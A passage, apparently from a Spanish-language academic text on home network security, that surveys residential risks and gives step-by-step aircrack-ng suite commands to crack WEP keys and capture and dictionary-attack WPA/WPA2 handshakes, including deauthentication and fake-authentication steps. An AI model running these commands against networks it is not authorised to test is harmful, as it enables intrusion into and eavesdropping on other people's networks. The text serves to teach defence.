

Figura 2.8 Conexión de una red residencial por WiMax.

2.3.7 Acceso mediante telefonía móvil.

El uso de teléfonos móviles (o celulares) ha aumentado en los últimos años, su creciente demanda ha influido para que los servicios como el acceso a Internet, haya evolucionado.

Las primeras conexiones se realizaban mediante una llamada telefónica a un número de operador de una forma similar a como se realiza el enlace con la red telefónica básica y un módem; posteriormente nació el *GPRS*, que permitió acceder a internet a través del protocolo TCP/IP.

En la actualidad el servicio de banda ancha se ofrece mediante la tecnología 3G o tercera generación, cuya denominación técnicamente correcta es UMTS (*Universal Mobile Telecommunications Service o Servicio Universal de Telecomunicaciones Móviles*); los servicios asociados a esta tecnología proporciona la posibilidad de transferir tanto voz y datos, realizar llamadas telefónicas o hacer video llamadas. En México se utiliza tanto *EV-DO* como *HSDPA*, ambos sistemas ofrecen la posibilidad de poder realizar una conexión con múltiples usuarios mediante puntos de accesos.

2.4 Beneficios de las redes residenciales.

Las conexiones domésticas están creciendo en importancia y en alcance ya que cada vez es más común que las familias adquieran e instalen múltiples computadoras en sus hogares. Las conexiones de Internet de banda ancha cada vez tienen más demanda y los proveedores de servicios de Internet se enfocan a brindar servicios orientados a clientes con varios equipos conectados para compartir recursos.

Entre las múltiples ventajas de contar con una red dentro del hogar están las siguientes:

- Las impresoras pueden compartirse. Lo cual permite que todos los usuarios de computadoras en el hogar puedan hacer uso de la o las impresoras. Por ejemplo, algunas casas pueden tener impresoras láser blanco y negro e impresoras de inyección de tinta a color; compartirlas por medio de la red permite a cada persona utilizar la impresora más adecuada para cualquier trabajo que deba realizar sin que cada computadora tenga una o dos impresoras dedicadas.

- Se puede compartir una conexión de Internet de alta velocidad. En muchos lugares existen diferentes conexiones de este tipo que incluyen ADSL y redes por cable. Ambos tipos de redes pueden configurarse para soportar múltiples computadoras en casa y compartir su conexión a internet por medio de una red.

- Pueden compartirse archivos y espacio disponible en disco. El espacio disponible en disco puede utilizare de manera más eficiente ya que en ocasiones a una computadora que se le termine el espacio para almacenamiento puede ocupar el espacio de otra que se encuentre dentro de la misma red sin necesidad de comprar unidades extra para soportar esta información.

- Puede ser inalámbrica. Si se cuenta con el equipo necesario para instalar una red de este tipo se puede acceder a los recursos de la red y a Internet por medio de dispositivos portátiles desde cualquier punto de la casa.

- Economizar. Al compartir los múltiples recursos dentro de la red (acceso a internet, almacenamiento en los dispositivos, etcétera) se reducen los costos que representaría tener el mismo número de equipos trabajando independientemente.

Capítulo 3. Riesgos y vulnerabilidades.

Hoy en día mucha de la información que se utiliza a través de una computadora se comparte a través de una red (como es el caso de Internet); los usuarios se vuelven cada vez más dependientes de las aplicaciones y datos que están en la nube por lo que dejan de estar aislados y se vuelven parte de una comunidad enorme con todos los beneficios y riesgos que esto conlleva. Por este motivo, cualquier persona que se conecta a una red para compartir un recurso debe de estar consciente de las posibles eventualidades que se puedan presentar.

La falta de seguridad en las redes residenciales es un problema que parece estar en crecimiento debido al aumento de usuarios a este nivel. Cada vez es mayor el número de atacantes y vulnerabilidades que se descubren en este entorno y los ataques se vuelven más especializados. La falta de conocimiento en medidas de seguridad hace que los riesgos aumenten y provoca que los equipos (y sobre todo usuarios) se vuelvan más vulnerables a ataques que buscan desde simplemente obtener información hasta la pérdida de datos.

3.1 El valor de los datos a nivel residencial

Establecer el valor de los datos es algo totalmente relativo, pues la información constituye un recurso que en muchos casos no se valora adecuadamente debido a su intangibilidad, cosa que no ocurre con los equipos, la documentación o las aplicaciones.

Cuando se menciona al valor de la información, se hace referencia, por ejemplo, a qué tan peligroso es enviar la información de una tarjeta de crédito a través de Internet para realizar una compra, publicar información personal para que supuestamente solo nuestras amistades puedan verla, platicar con un familiar por medio de un chat y muchos ejemplos más aún sabiendo que lo haremos en una red que no únicamente viaja nuestra información sino también, millones de datos más.

Tal vez algo aún más peligroso es que nosotros confiamos en que nuestra información viajará de forma segura, pero en realidad ¿qué forma tenemos de saber que nadie más ve o modifica nuestra información o que la base de datos de la compañía en la que la almacenamos no está comprometida?
Para darnos una idea del valor de nuestra información de forma monetaria, la *Defense Information Systems Agency* (Agencia de Defensa de Sistemas de Información) indicó que las corporaciones más grandes en Estados Unidos

reportaron pérdidas estimadas en 800 millones de dólares solo en la primera mitad del 2009 debido a ataques en la red.

Por esto, y por cualquier otro tipo de consideración que se pudiera tener, es realmente válido pensar que cualquier persona u organización (incluyendo el hogar) que cuente con una red de computadoras deben tener normas y hábitos que procuren el buen uso de los recursos, contenidos y la información en general que circule por la red.

3.2 Tipos de ataques y vulnerabilidades en una red residencial.

Una red residencial puede quedar expuesta y ser víctima de varios ataques si no está bien protegida; al momento de estudiar los distintos tipos de ataques informáticos podríamos diferenciarlos en dos grandes grupos:

- **Ataques pasivos**. Este tipo de ataques son dirigidos principalmente a vulnerar la confidencialidad de los usuarios en la red al interceptar el flujo de información sin alterarlo, razón por la cual, es difícil de identificar y los riesgos pueden aumentar si la red es inalámbrica, ya que el único requisito para su realización es estar dentro de su área de cobertura. Una vez obtenido el flujo de información que se desea, este puede ser utilizado ya sea en ataques posteriores o en la liberación del contenido de los mensajes haciendo públicos los datos que se obtuvieron.

- **Ataques activos**. Los ataques activos consisten en modificar y/o denegar el acceso a la información; es decir, un usuario no autorizado dentro de la red no solo accede a la información sino que también la modifica y/o impide el acceso a ésta.

3.3 Actividades de reconocimiento de sistemas.

Aunque muchas personas no consideran esta actividad dentro de los ataques informáticos (ya que no provocan ningún daño aparente), persiguen obtener información previa sobre las personas que utilizan la red y los sistemas que están conectados a ella, así como los servicios que se encuentran activos, puertos abiertos, etcétera. En la *figura 3.1* se muestra un ejemplo de esta actividad.

```
Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-10-14 17:20 CDT
Nmap scan report for driverinside00 (192.168.1.155)
Host is up (0.0024s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
2869/tcp closed icslap
2968/tcp open   unknown
MAC Address: 00:00:00:00:FB:49 (Xerox)

Nmap done: 1 IP address (1 host up) scanned in 4.50 seconds
```

Figura 3.1 Actividades de reconocimiento de sistemas.

3.4 Análisis de tráfico.

Estos ataques persiguen observar la información y el tipo de tráfico transmitido a través de las redes informáticas residenciales, utilizando para ello una herramienta conocida como “Sniffers” (*figura 3.2*).



Figura 3.2 Ejemplo de un *Sniffer*.

Una forma simple de protegerse frente a este tipo de herramientas es recurriendo a la utilización de redes conmutadas, es decir con switches en lugar de hubs, y redes locales virtuales (VLAN)

No obstante, en las redes que utilizan switches, un atacante puede utilizar un ataque conocido como *MAC Flooding* para provocar un desbordamiento de las tablas de memorial switch y conseguir que pase a funcionar como un hub; también puede realizar un ataque de *ARP Spoofing* y hacerse pasar como un cliente autentico y recibir los paquetes que le corresponden a éste.

3.5 Wardriving

El *wardriving* es un caso particular del ataque anterior y del que las redes residenciales con un router inalámbrico pueden ser víctima. En este tipo de actividad, los individuos que la realizan están equipados con el material adecuado (dispositivo inalámbrico, antena, software e incluso unidad GPS) tratan de localizar en automóvil puntos de acceso inalámbricos. Existen otras modalidades dependiendo de cómo se realice el rastreo: a pie, bicicleta, etcétera.

Figura 3.3 Información que se puede obtener mediante *wardriving*.

El objetivo de este tipo de actividad es obtener del punto de acceso información para posteriores ataques y como un vector inicial para saber qué tan vulnerable es una red (*figura 3.3*). Los datos que se pueden obtener son los siguientes:

- Nombre de la red (SSID).
- Canal y potencia en que trasmite el punto de acceso.
- Marca del punto de acceso.
- Tipo de cifrado que utiliza.
- Dirección MAC (ESSID).

3.6 Warchalking

Es una actividad en la que se escriben con símbolos en las paredes los datos de las redes inalámbricas que hay esa área y que pueden servir a otros usuarios para conectarse a ellas.

En general, el conjunto de elementos que forman un símbolo son los siguientes:

- Punto de acceso o SSID.
- Tipo de red, es decir, abierta (sin clave de acceso) o cerrada.
- El ancho de banda de la red.



Figura 3.4 *Warchalking*.

De esta forma, cualquier transeúnte que cuente con un dispositivo que se pueda conectar a una red inalámbrica podrá hacer uno de la red gracias a la información ofrecida por los símbolos. Un ejemplo de la simbología utilizada se puede ver en la *figura 3.4*.

3.7 Vigilancia (*surveillance*).

Ataque que consiste en monitorear el comportamiento, actividades que ocurran dentro de un sistema; en este caso, enfocados a una red residencial y va desde la simple observación de quienes utilizan el sistema hasta la intervención de los datos que viajan a través de la red.

Una vez que una persona no autorizada está haciendo uso de la red, observa su entorno y recopila información ya sea para utilizarla en posteriores ataques o para mantener una bitácora acerca la forma en que son utilizados los recursos de los sistemas que se encuentran conectados.

Algunas ocasiones este tipo de actividades no son consideradas realmente como peligrosas; sin embargo, una persona malintencionada puede recopilar datos acerca de los hábitos de uso de los usuarios que se conectan a la red, recolectar datos personales de sus redes sociales, monitorear cuentas de correo e incluso saber a ciencia cierta el nivel socioeconómico que tiene la familia propietaria de la red a la que se está monitoreando.

3.8 Puntos de acceso no autorizados (*Rogue AP*).

Un punto de acceso (*Access Point* o *AP*) es un dispositivo que interconecta equipos de forma inalámbrica para formar parte de una red. Normalmente un punto de acceso también puede conectarse a la red cableada y puede transmitir datos entre los dispositivos conectados al resto de la red y los dispositivos inalámbricos. Muchos de los puntos de acceso pueden conectarse entre sí para aumentar la extensión de la red inalámbrica.

En el entorno de una red residencial puede haber tres tipos de puntos de acceso:

- **Autorizados**: Fueron conectados a la red por alguien con permisos para hacerlo, siguen las políticas de seguridad y por lo regular existe un registro de sus actividades.

- **Externos:** No están conectados a la red, pero están visibles en la zona de cobertura.

- **No autorizados (*Rogue AP's*):** Están conectados a la red pero no obedecen las políticas de seguridad. Por lo regular no se puede tener acceso a ellos por las personas que sí están autorizadas a utilizar la red y por lo tanto no se puede tener un registro de las actividades de las personas que se conecten al dispositivo.

3.9 Ataques de denegación de servicio.

Los ataques de denegación de servicio (DoS) consisten en distintas actuaciones que persiguen colapsar determinados equipos o redes, para impedir que puedan ofrecer sus servicios a sus usuarios. Algunas formas para realizarlo pueden ser:

- Ejecutar algunas actividades que produzcan un elevado consumo de los recursos de las máquinas afectadas: procesador, memoria y/o disco duro provocando una caída en su rendimiento. Entre ellas podríamos citar el establecimiento de múltiples conexiones simultáneas, etcétera.

- Provocar el colapso de la red mediante la generación de grandes cantidades de tráfico, generalmente desde múltiples equipos.

- Incumplimiento de las reglas de un protocolo. Para ello, se suelen utilizar protocolos no orientados a conexión como UDP o ICMP, o bien el protocolo TCP sin llegar a establecer una conexión completa con el equipo atacado.

3.10 Introducción en el sistema de código malicioso.

Se entiende por código malicioso o dañino (malware) cualquier programa, documento o mensaje susceptible de causar daños en las redes y sistemas informáticos, Así, dentro de esta definición estarían incluidos los virus, troyanos, gusanos, *keyloggers*, bombas lógicas, etcétera.

Cabe destacar que aunque la rápida propagación de este tipo de programas se hace a través del correo electrónico y de los servicios de intercambio de ficheros

(P2P), un atacante en una red puede aprovechar alguna vulnerabilidad en uno de los equipos de la red para introducir uno de estos programas en el sistema y sacar provecho (*figura 3.5*).

Hasta ahora los técnicos y usuarios dejan la protección contra los virus y códigos dañinos en un segundo plano ya que consideran que los programas antivirus realizan esta tarea de manera automática y de forma efectiva, sin embargo, un atacante experto puede infectar un equipo a pesar de que éste este "protegido" con un antivirus.

Figura 3.5 Ejemplo de un troyano

3.11 Utilización de valores por defecto.

Uno de los problemas más comunes en los sistemas de cómputo es la utilización de valores por defecto en la configuración de los equipos, es decir, valores de configuración que son puestos de fábrica a todos los equipos de un modelo en específico.

En internet existen sitios que almacenan este tipo de información de cada uno de los fabricantes y la publican (*figura 3.6*), de esta forma, si una marca utiliza valores por defecto para ingresar al menú de configuración (por ejemplo) y el usuario no cambia dichos valores un atacante puede tener acceso al sistema sin mayores esfuerzos.

Figura 3.6 Ejemplo de una configuración por defecto.

Algunos de estos sitios son:

- http://www.cirt.net/passwords
- http://www.routerpasswords.com/index.asp
- http://www.cyxla.com/passwords/
- http://www.virus.org/default-password
- http://www.passwordsdatabase.com, etcétera.

3.12 Descubrimiento de los SSID ocultos.

Una de las formas de asegurar una red residencial con tecnología inalámbrica, consiste en configurar el punto de acceso para que no emita el nombre de la red, también conocido como SSID (*Service Set Identifier*). En estas circunstancias. Las aplicaciones normales de red Wi-Fi no detectan la red cuando realizan una exploración del entorno. No obstante, existen aplicaciones que pueden identificar el SSID (*figura 3.7*) aunque el punto de acceso no lo publique.

Si alguien tiene la intención de aprovecharse de una red ajena, es fácil pensar que no se va a limitar a utilizar las aplicaciones normales que tiene cualquier sistema operativo y que sirven para asociarse a una red inalámbrica; en cambio, una exploración con herramientas especializadas puede recopilar mucha información interesante de las redes del entorno, entre ellas, los SSID, canales y frecuencias en las que transmiten los puntos de acceso, etcétera. Esta información se consigue explorando los mensajes que se intercambian entre el punto de acceso y los usuarios autorizados.



Figura 3.7 Descubriendo el SSID con *airodump-ng*.

Por lo tanto, para acceder a una red con SSID oculto, bastará con que el intruso utilice una de estas herramientas de exploración para averiguar el nombre de la red. Si la única medida de seguridad de la red es ocultar su SSID, conseguirá entrar sin mayor problema.

3.13 Ataques al cifrado WEP

Dado que los datos que transmitimos inalámbricamente pueden ser vistos por cualquier individuo que cuente con una antena de suficiente ganancia y un dispositivo compatible, existen algunas opciones de cifrado y autenticación para intentar garantizar que sólo aquellos autorizados puedan acceder a la red y a su contenido.

Uno de estos cifrados es WEP (*Wired Equivalent Privacy, Privacidad equivalente al Cableado*) que puede ser utilizado para autenticar como para cifrar datos, y se basa en una clave compartida.

La encriptación WEP utiliza un cifrado de flujo con base en el algoritmo RC4. Éste fue diseñado por Ronald Rivest y se mantuvo secreto hasta que fue filtrado y se publicó en Internet en 1994. Aunque esta combinación parece buena a primera vista, se han publicado varios métodos para violar el cifrado WEP exponiendo su debilidad. Sin embargo, a pesar de sus múltiples vulnerabilidades, WEP sigue siendo utilizado en la actualidad como medida de seguridad; aunque generalmente se utilice en forma conjunta con otras soluciones no se recomienda seguirlo

usando ni como método para autenticar usuarios ni para cifrar los mensajes en la red.

3.13.1 Descifrando WEP capturando tráfico.

Este ataque pasivo consiste en capturar paquetes de clientes asociados al punto de acceso. Si se intenta atacar una red con poco tráfico, este ataque puede tardar días en capturar el número de paquetes necesarios para poder aplicar un análisis estadístico y así obtener la clave; cuantos más usuarios tiene la red y más intenso su uso, menos tiempo se necesitará para descifrar la clave. En la *figura 3.8* se puede ver un ejemplo de este tipo de ataque.



Figura 3.8 Capturando paquetes con airodump-ng.

En el siguiente ejemplo se muestran los pasos a seguir para realizar un ataque de este tipo:

1. *Poner la tarjeta inalámbrica en modo monitor*. Cuando una tarjeta de red, ya sea en una red cableada o inalámbrica, está en modo monitor captura todos los paquetes que circulan por ella, cuando normalmente los desecharía.

```
# airmon-ng start wlan0
```

2. *Capturar los paquetes* que se dirijan al punto de acceso.

```
# airodump-ng -w captura -c 1 --bssid 00:1F:B3:63:80:29 mon0
```

3. *Descifrar la clave WEP*. Para este paso, algunos autores afirman que se deben obtener alrededor de 500 mil paquetes; sin embargo, hoy en día se pueden obtener claves de 64 bits con 25 mil *IV's* capturados.

```
# aircrack-ng captura-01.cap
```

3.13.2 Descifrando WEP reinyectando peticiones ARP.

Ante el inconveniente de que una red no genere el tráfico suficiente para que un atacante pueda obtener la clave en poco tiempo, puede realizarse un ataque de reinyección de peticiones ARP (*figura 3.9*) y así ara obtener un buen número de paquetes y descifrar la clave en minutos.

Este ataque funciona porque si un equipo A necesita mandar un mensaje al equipo B dentro de su red necesita la dirección física de dicha máquina. Dentro del protocolo TCP/IP se utiliza el *Protocolo de Resolución de Direcciones* o ARP para resolver las direcciones físicas que le corresponden a cada equipo. Así, el equipo A manda una petición ARP a toda la red mediante un mensaje de *broadcast* anunciando que busca la dirección del equipo B para mandar un mensaje y el equipo B responde al equipo A con un mensaje que contiene su dirección física. Debido a que la parte de los paquetes en que viajan los mensajes ARP no va encriptada puede recuperarse el vector de iniciación mediante una operación lógica XOR.



Figura 3.9 Obtención de una clave WEP mediante reinyección de peticiones ARP.

Los pasos a seguir para realizar este ataque son los siguientes:

1. *Crear una interfaz en modo monitor.* Al poner la tarjeta en modo monitor se crea automáticamente una interfaz en este modo.

   ```
   # airmon-ng start wlan0
   ```

2. *Capturar los paquetes* que se dirijan al punto de acceso del cual se desee saber la clave.

   ```
   # airodump-ng -w captura -c 1 --bssid 00:1F:B3:63:80:29 mon0
   ```

3. *Realizar una falsa autenticación*. Se realiza una falsa autenticación con el punto de acceso con el fin de entablar la comunicación.

   ```
   # aireplay-ng -1 0 –e INFINITUM9018 –a 00:1F:B3:63:80:29 –h
   00:1F:E2:A6:DD:10 mon0
   ```

4. *Reinyecciòn de paquetes*. Esta es probablemente la manera más efectiva para conseguir paquetes. El atacante espera que el punto de acceso envíe una petición ARP (*ARP Request*) para encontrar la dirección de hardware (*MAC Address*) que le corresponde a cada dirección IP; una vez encontrada, la reenvía en repetidas ocasiones para que el punto de acceso responda a todas ellas generando nuevos paquetes con vectores de iniciación nuevos.

   ```
   # aireplay-ng -3 –b 00:1F:B3:63:80:29 –h 00:1F:E2:A6:DD:10 mon0
   ```

5. *Descifrar la clave WEP*. Una vez obtenidos los suficientes paquetes se descifra la clave WEP.

   ```
   # aircrack-ng captura-01.cap
   ```

3.13.3 Descifrando WEP usando un diccionario.

Un ataque de diccionario consiste en intentar averiguar una contraseña probando todas las palabras que se encuentren en un diccionario o lista de palabras. Por lo general este tipo de ataque suele ser más eficiente que un ataque de fuerza bruta, ya que muchos fabricantes suelen repetir las claves que asignan a sus dispositivos.

Como ya se ha mencionado, un problema grave del cifrado WEP es que son relativamente pocas las combinaciones posibles que se pueden lograr con la longitud de la clave que utilizan (64 o 128 bits). Adicionalmente muchos fabricantes utilizan solamente un rango de claves predeterminadas o suelen repetirlas entre sus dispositivos haciéndolos vulnerables a este tipo de ataques.

Para realizar un ataque de este tipo se pueden hacer los siguientes pasos:

1. *Se captura por lo menos un paquete* del punto de acceso.

```
# airodump-ng -w captura -c 1 --bssid 00:1F:B3:63:80:29 mon0
```

2. *Se realiza el ataque de diccionario.*

 # aircrack-ng –n 64 –w h:diccionario.txt captura-01.cap

El resultado se puede ver en la figura 3.10



Figura 3.10 Resultado de un ataque de diccionario.

3.14 Ataques a WPA/WPA2

WPA (*Wi-Fi Protected Access, Acceso protegido a Wi-Fi*) es un sistema para proteger a las redes inalámbricas creado para corregir las deficiencias del sistema previo WEP. WPA fue diseñado para ser utilizado bajo un servidor de autenticación que distribuye diferentes claves a cada usuario, sin embargo, también puede utilizar un modo menos seguro de claves pre-compartidas (*PSK, Pre-Shared Key*). Este método de cifrado sigue utilizando el algoritmo RC4 con una clave de 128 bits debido a que no fue diseñado para sustituir al anterior cifrado WEP sino solamente para fortalecerlo.

Por otro lado, WPA2 (*Wi-Fi Protected Access 2, Acceso protegido a Wi-Fi 2*) está basado en un nuevo estándar 802.11i y utiliza el algoritmo de cifrado AES y una nueva arquitectura llamada RSN. Con este algoritmo se pretende cumplir con los requisitos de seguridad que se deben tener tanto a nivel residencial como a nivel empresarial.

Hasta el momento WPA2 representa la opción más segura y aconsejable para la comunicación inalámbrica.

3.14.1 Obteniendo la clave de cifrado WPA o WPA2.

Un punto débil tanto en WPA como en WPA2 es el uso de claves pre-compartidas y la posibilidad de capturar el *handshake* (*saludo*) que se intercambia durante el proceso de autenticación en una red haciéndola vulnerable a un ataque de diccionario.

A continuación se muestra un ejemplo de cómo obtener una clave WPA o WPA2 (*figura 3.11*) de una red en la que se usa un sistema de clave compartida (pre-shared keys).



Figura 3.11 Obteniendo la clave de una red con WPA o WPA2

1. Se capturan los cuatro paquetes del *handshake* en el momento en que un cliente se autentica con el punto de acceso.

```
# airodump-ng –w wpa –c 6 mon0
```

2. Es opcional deautentificar a un cliente conectado para obtener los paquetes del *handshake.*

```
# aireplay-ng 0 1 –a 00:21:29:EC:04:93 –c 00:18:E7:76:AF:BA mon0
```

3. Obtener la clave pre-compartida.

```
# aircrack-ng –w diccionario.txt wpa-01.cap
```

3.15 Ingeniería social.

